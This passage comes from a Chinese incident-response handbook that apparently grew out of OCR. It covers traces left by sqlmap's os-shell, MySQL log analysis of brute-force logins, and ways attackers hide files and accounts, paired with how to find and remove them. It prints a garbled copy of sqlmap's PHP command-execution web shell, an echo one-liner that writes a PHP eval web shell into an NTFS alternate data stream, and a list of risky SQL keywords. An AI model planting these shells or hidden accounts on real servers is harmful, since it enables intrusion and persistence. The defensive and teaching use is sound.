
0x02 SQL注入入侵痕迹

在利用SQL注入漏洞的过程中，我们会尝试利用sqlmap的--os-shell参数取得shell，如操作不慎，可能留下一些sqlmap创建的临时表和自定义函数。我们先来看一下sqlmap os-shell参数的用法以及原理：

1、构造一个SQL注入点，开启Burp监听8080端口

```
sqlmap.py -u http://192.168.204.164/sql.asp?id=1 --os-shell --proxy=http://127.0.0.1:8080
```

HTTP通讯过程如下：




创建了一个临时表sqlmapoutput，调用存储过程执行系统命令将数据写入临时表，然后取临时表中的数据展示到前端。

通过查看数据库中最近新建的表的结构和内容，可以判断是否发生过sql注入漏洞攻击事件。

检查方法：

1、数据库表检查



2、检查xp_cmdshell等存储过程

xp_cmdshell在mssql2005之后的版本中是默认禁止的，查看xp_cmdshell是否被启用。

`Exec master.dbo.xp_cmdshell 'whoami'

3、需要结合web日志，通过查看日志文件的大小以及审计日志文件中的内容，可以判断是否发生过sql注入漏洞攻击事件。

第5篇:MySQL日志分析

常见的数据库攻击包括弱口令、SQL注入、提升权限、窃取备份等。对数据库日志进行分析，可以发现攻击行为，进一步还原攻击场景及追溯攻击源。

0x01 Mysql日志分析

general query log能记录成功连接和每次执行的查询，我们可以将它用作安全布防的一部分，为故障分析或黑客事件后的调查提供依据。

```
1、查看log配置信息
show variables like '%general%';
2、开启日志
SET GLOBAL general_log = 'On';
3、指定日志文件路径
#SET GLOBAL general_log_file = '/var/lib/mysql/mysql.log';
```

比如，当我访问 /test.php?id=1，此时我们得到这样的日志：


```
190604 14:46:14       14 Connect    root@localhost on
           14 Init DB    test
           14 Query    SELECT * FROM admin WHERE id = 1
           14 Quit   `
```

我们按列来解析一下：

```
第一列:Time，时间列，前面一个是日期,后面一个是小时和分钟，有一些不显示的原因是因为这些sql语句几乎是同时执行的,所以就不另外记录时间了。
第二列:Id，就是show processlist出来的第一列的线程ID,对于长连接和一些比较耗时的sql语句,你可以精确找出究竟是那一条那一个线程在运行。
第三列:Command，操作类型，比如Connect就是连接数据库，Query就是查询数据库(增删查改都显示为查询)，可以特定过虑一些操作。
第四列:Argument，详细信息，例如 Connect    root@localhost on 意思就是连接数据库，如此类推,接下面的连上数据库之后,做了什么查询的操作。
```

0x02 登录成功/失败

我们来做个简单的测试吧，使用我以前自己开发的弱口令工具来扫一下，字典设置比较小，2个用户，4个密码，共8组。



MySQL中的log记录是这样子：

```
Time                 Id        Command         Argument

190601 22:03:20    98 Connect   root@192.168.204.1 on
                   98 Connect   Access denied for user 'root'@'192.168.204.1' (using password:
YES)
                  103 Connect   mysql@192.168.204.1 on
                  103 Connect   Access denied for user 'mysql'@'192.168.204.1' (using password:
YES)
                  104 Connect   mysql@192.168.204.1 on
                  104 Connect   Access denied for user 'mysql'@'192.168.204.1' (using password:
YES)
                  100 Connect   root@192.168.204.1 on
                  101 Connect   root@192.168.204.1 on
                  101 Connect   Access denied for user 'root'@'192.168.204.1' (using password:
YES)
                   99 Connect   root@192.168.204.1 on
                   99 Connect   Access denied for user 'root'@'192.168.204.1' (using password:
YES)
                  105 Connect   mysql@192.168.204.1 on
                  105 Connect   Access denied for user 'mysql'@'192.168.204.1' (using password:
```

```
YES)
                  100 Query     set autocommit=0
                  102 Connect   mysql@192.168.204.1 on
                  102 Connect   Access denied for user 'mysql'@'192.168.204.1' (using password:
YES)
                  100 Quit      `
```

你知道在这个口令猜解过程中，哪个是成功的吗?

利用爆破工具，一个口令猜解成功的记录是这样子的:

```
190601 22:03:20     100 Connect root@192.168.204.1 on
           100 Query    set autocommit=0
           100 Quit
```

但是，如果你是用其他方式，可能会有一点点不一样的哦。

Navicat for MySQL登录:

```
190601 22:14:07   106 Connect   root@192.168.204.1 on
                        106 Query      SET NAMES utf8
                        106 Query      SHOW VARIABLES LIKE 'lower_case_%'
                        106 Query      SHOW VARIABLES LIKE 'profiling'
                        106 Query      SHOW DATABASES
```

命令行登录:

```
190601 22:17:25   111 Connect   root@localhost on
                        111 Query      select @@version_comment limit 1
190601 22:17:56   111 Quit
```

这个差别在于，不同的数据库连接工具，它在连接数据库初始化的过程中是不同的。通过这样的差别，我们可以简单判断出用户是通过连接数据库的方式。

另外，不管你是爆破工具、Navicat for MySQL、还是命令行，登录失败都是一样的记录。

登录失败的记录:

```
102 Connect     mysql@192.168.204.1 on
102 Connect     Access denied for user 'mysql'@'192.168.204.1' (using password: YES)
```

利用shell命令进行简单的分析:

```
#有哪些IP在爆破?
grep  "Access denied" mysql.log |cut -d "'" -f4|uniq -c|sort -nr
     27 192.168.204.1

#爆破用户名字典都有哪些?
grep  "Access denied" mysql.log |cut -d "'" -f2|uniq -c|sort -nr
     13 mysql
     12 root
      1 root
      1 mysql
```

在日志分析中，特别需要注意一些敏感的操作行为，比如删表、备库，读写文件等。关键词：drop table、drop function、lock tables、unlock tables、load_file() 、into outfile、into dumpfile。

敏感数据库表：SELECT * from mysql.user、SELECT * from mysql.func

0x03 SQL注入入侵痕迹

在利用SQL注入漏洞的过程中，我们会尝试利用sqlmap的--os-shell参数取得shell，如操作不慎，可能留下一些sqlmap创建的临时表和自定义函数。我们先来看一下sqlmap os-shell参数的用法以及原理：

1、构造一个SQL注入点，开启Burp监听8080端口

`sqlmap.py -u http://192.168.204.164/sql.php?id=1 --os-shell --proxy=http://127.0.0.1:8080`

HTTP通讯过程如下：

创建了一个临时文件tmpbwyov.php，通过访问这个木马执行系统命令，并返回到页面展示。

tmpbwyov.php：

&1\n";function f($n){global $z;return is_callable($n)and!in_array($n,$z);}if(f('system'))
{ob_start();system($c);$w=ob_get_contents();ob_end_clean();}elseif(f('proc_open'))
{$y=proc_open($c,array(array(pipe,r),array(pipe,w),array(pipe,w)),$t);$w=NULL;while(!feof($t[1]))
{$w.=fread($t[1],512);}@proc_close($y);}elseif(f('shell_exec')){$w=shell_exec($c);}elseif(f('passthru'))
{ob_start();passthru($c);$w=ob_get_contents();ob_end_clean();}elseif(f('popen'))
{$x=popen($c,r);$w=NULL;if(is_resource($x)){while(!feof($x)){$w.=fread($x,512);}}@pclose($x);}elseif(f('exec'))
{$w=array();exec($c,$w);$w=join(chr(10),$w).chr(10);}else{$w=0;}print "

".$w."


";?>`

创建了一个临时表sqlmapoutput，调用存储过程执行系统命令将数据写入临时表，然后取临时表中的数据展示到前端。

通过查看网站目录中最近新建的可疑文件，可以判断是否发生过sql注入漏洞攻击事件。

检查方法：

1、检查网站目录下，是否存在一些木马文件：



2、检查是否有UDF提权、MOF提权痕迹

检查目录是否有异常文件

mysql\lib\plugin

c:/windows/system32/wbem/mof/

检查函数是否删除

`select * from mysql.func`

3、结合web日志分析。

第三章：权限维持篇

第1篇：Windows权限维持--隐藏篇


0x00 前言

攻击者在获取服务器权限后，通常会用一些后门来维持权限，如果你想让你的后门保持的更久些，那么请隐藏好它，使之不易被管理员发现。


0x01 隐藏文件

1、利用文件属性

最简单的一种隐藏文件的方式，文件右键属性，勾选隐藏，点击确定后，在这个文件里看不到刚刚的文件了。



如果要让文件显示出来，就点击查看，勾选显示隐藏的文件，文件就显示出来。



如何真正隐藏文件?


使用Attrib +s +a +h +r命令就是把原本的文件夹增加了系统文件属性、存档文件属性、只读文件属性和隐藏文件属性。

`attrib +s +a +h +r D:\test\project\test`.txt

这样就做到了真正的隐藏，不管你是否显示隐藏文件，此文件夹都看不见。

破解隐藏文件：

打开电脑文件夹选项卡，取消"隐藏受保护的操作系统文件"勾选，把"隐藏文件和文件夹"下面的单选选择"显示隐藏的文件、文件夹和驱动器"。



2、利用ADS隐藏文件内容

在服务器上echo一个数据流文件进去，比如index.php是网页正常文件，我们可以这样子搞：

```
echo ^<?php @eval($_POST['chopper']);?^> > index.php:hidden.jpg
```

这样子就生成了一个不可见的shell hidden.jpg，常规的文件管理器、type命令，dir命令、del命令发现都找不出那个hidden.jpg的。

```
问题1：如何查看index.php:hidden.jpg内容呢?

        进入文件所在目录，notepad index.php:hidden.jpg    或者 dir /r

问题2：如何删除index.php:hidden.jpg?

    直接删除index.php即可
```

3、驱动级文件隐藏

驱动隐藏我们可以用过一些软件来实现，软件名字叫：Easy File Locker

下载链接： http://www.xoslab.com/efl.html

如果你在网站目录未查找到相关文件，且系统目录存在存在以下文件：

```
c:\WINDOWS\xlkfs.dat
c:\WINDOWS\xlkfs.dll
c:\WINDOWS\xlkfs.ini
c:\WINDOWS\system32\drivers\xlkfs.sys
```

那么你，应该是遭遇了驱动级文件隐藏。

如何清除?


```
1、查询服务状态： sc qc xlkfs
2、停止服务： net stop xlkfs 服务停止以后，经驱动级隐藏的文件即可显现
3、删除服务： sc delete xlkfs
4、删除系统目录下面的文件，重启系统，确认服务已经被清理了。
```

隐藏文件的方式还有很多，比如伪装成一个系统文件夹图标，利用畸形文件名、保留文件名无法删除，甚至取一个与系统文件很像的文件名并放在正常目录里面，很难辨别出来。

这些隐藏文件的方式早已不再是秘密，而更多的恶意程序开始实现“无文件”攻击，这种方式极难被发现。

0x02 隐藏账号


window 隐藏系统用户操作，CMD命令行下，建立了一个用户名为“test$”，密码为“abc123!”的简单隐藏账户,并且把该隐藏账户提升为了管理员权限。




PS:CMD命令行使用"net user",看不到"test$"这个账号，但在控制面板和本地用户和组是可以显示此用户的。

克隆账号制作过程:

